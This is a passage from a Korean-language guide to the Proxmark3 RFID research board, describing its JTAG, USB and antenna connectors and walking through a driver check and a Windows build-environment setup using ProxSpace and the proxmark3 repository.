
디지털 회로에서 특정 노드의 디지털 입출력을 위해 직렬 통신 방식으로 출력 데이터를 전송하거나 입력 데이터를 수신하는 방식을 말한다. 회로 설계에 따라 디지털 회로의 내부로 전송하거나 핀의 외부로 데이터를 출력할 수도 있고 상태를 읽을 수도 있다. 임베디드 시스템 개발 시에 사용하는 디버깅 장비가 JTAG 의 대표적인 활용 예이다. 임베디드 시스템을 개발하기 위해 통합한 회로로 사용되며, CPU 의 기계어 코드를 실행하지 않고 MCU 내부의 플래시 메모리나 임베디드 장치에서 CPU 의 외부 플래시 메모리에 코드를 쓰거나 읽을 수 있다. 또한 디버거가 CPU 동작과 연동하여 특정 기계어 코드 위치에서 멈추고 상태를 읽어 내부의 상태를 알 수 있다.

- **USB**

USB 인터페이스는 외부 전원 공급 장치 및 pc 또는 단말기와 연결을 도와준다.

- **ANTENNA CONNECTOR**

안테나 커넥터는 히로세에서 제작된, 직각형 4 핀 커넥터이다. 이 커넥터는 저주파 및 고주파용 안테나를 범용으로 연결 해주는 인터페이스 이다.




[그림] Antenna Connector


사실 이러한 부품들에 대한 지식 필수로 알 필요는 없다. 하지만 proxmark3 는 개발보드이며, 많은 지식이 있을수록 강력한 테스트 보드로 성장 시킬 수도 있다. 개인적으로 공부를 좀 더 원한다면 마이크로 컨트롤러 와 FPGA 를 많이 알아 두도록 하자. 특히 펌웨어 연구를 해야 한다면 FPGA 를 많이 알아야 한다.

2.1.2 Proxmark H/W Driver Install

Proxmark3 는 확실히 RFID 와 근거리 무선 통신 시스템을 연구하기 위해 현재 사용할 수 있는 가장 강력한 하드웨어이다. 강력한 프로세서와 FPGA 및 사용자 정의에 펌웨어, 이것들이 종합되어 RFID 관련 통신 연구를 가능케 한다. Proxmark3 는 125kHz, 134kHz(저주파)와 13.56MHz(고주파)에서 호환이 가능하다.



[그림] Proxmark3



[그림] 고주파(13.56kHz)안테나

[그림] 저주파(125kMz)안테나

Proxmark3 는 원래 조나단 베스 트윗에스의 의하여 개발 된 다음 GPL 을 통해 릴리스 되었습니다. 그 이후 http://proxmark.org/ 통해 여러 전문기관 또는 전문가에 의해 서로 논의 되고 있다. Proxmark3 는 커뮤니티에 의해 유지되고 http://proxmark.org/ 해당 사이트에 접속하면 포럼도 접속이 가능하고 그 속에서 많은 정보를 얻을 수 있다. 하드웨어 드라이브 또는 소프트웨어를 공급 받으려면 아래 링크에서 다운로드가 가능하고 셋팅 메뉴얼도 있으니 반드시 참고 해야 한다.
http://code.google.com/p/proxmark3/wiki/HomePage
https://github.com/Proxmark/proxmark3 이 링크 또한 많은 정보를 얻을 수 있어 추가한다.


- **Pre-Flight Check**

아래의 사진 미니 5 핀 USB 케이블을 사용하여 PC 와 Proxmark 를 연결한다. 모든 Proxmark LED 가 차례로 점등이 되는 것을 확인 해야 하며 LED 가 점등 자체가 되지 않을 경우 보드 또는 보드에 내장된 펌웨어가 설치되어 있지 않은 것이므로 그럴경우 반드시 교환 받아야 한다.


[그림] 5 핀 케이블

- **개발 환경 설치**


Step 1. http://windows.github.com/ 에 접근하여 Windows용 GitHub 설치한다.




Step 2. https://github.com/Gator96100/ProxSpace/archive/master.zip에 접근하여 ProxSpace-master.zip파일을 다운로드 한다.




Step 3. Windows 용 GitHub 를 실행하여 "Clone a repository from the internet" 클릭한다.




Step 4. https://github.com/Proxmark/proxmark3.git 을 URL 에 입력하여 전체 소스코드를 복사한다.




Step 5. 복사한 폴더의 이름을 proxmark3 를 pm3 로 바꿔준다.




Step 6. pm3 폴더를 복사하여 ProxSpace-master 폴더 안에 붙여넣기를 수행한다.



Step 7. runme64.bat 파일을 실행한다.



Step 8. 5 분 정도 시간이 흐른 뒤 설치가 완료되면 make clean && make all 을 입력한다.




Step 9. 약 5 분 정도 시간이 흐른 뒤에 구축이 완료된다.

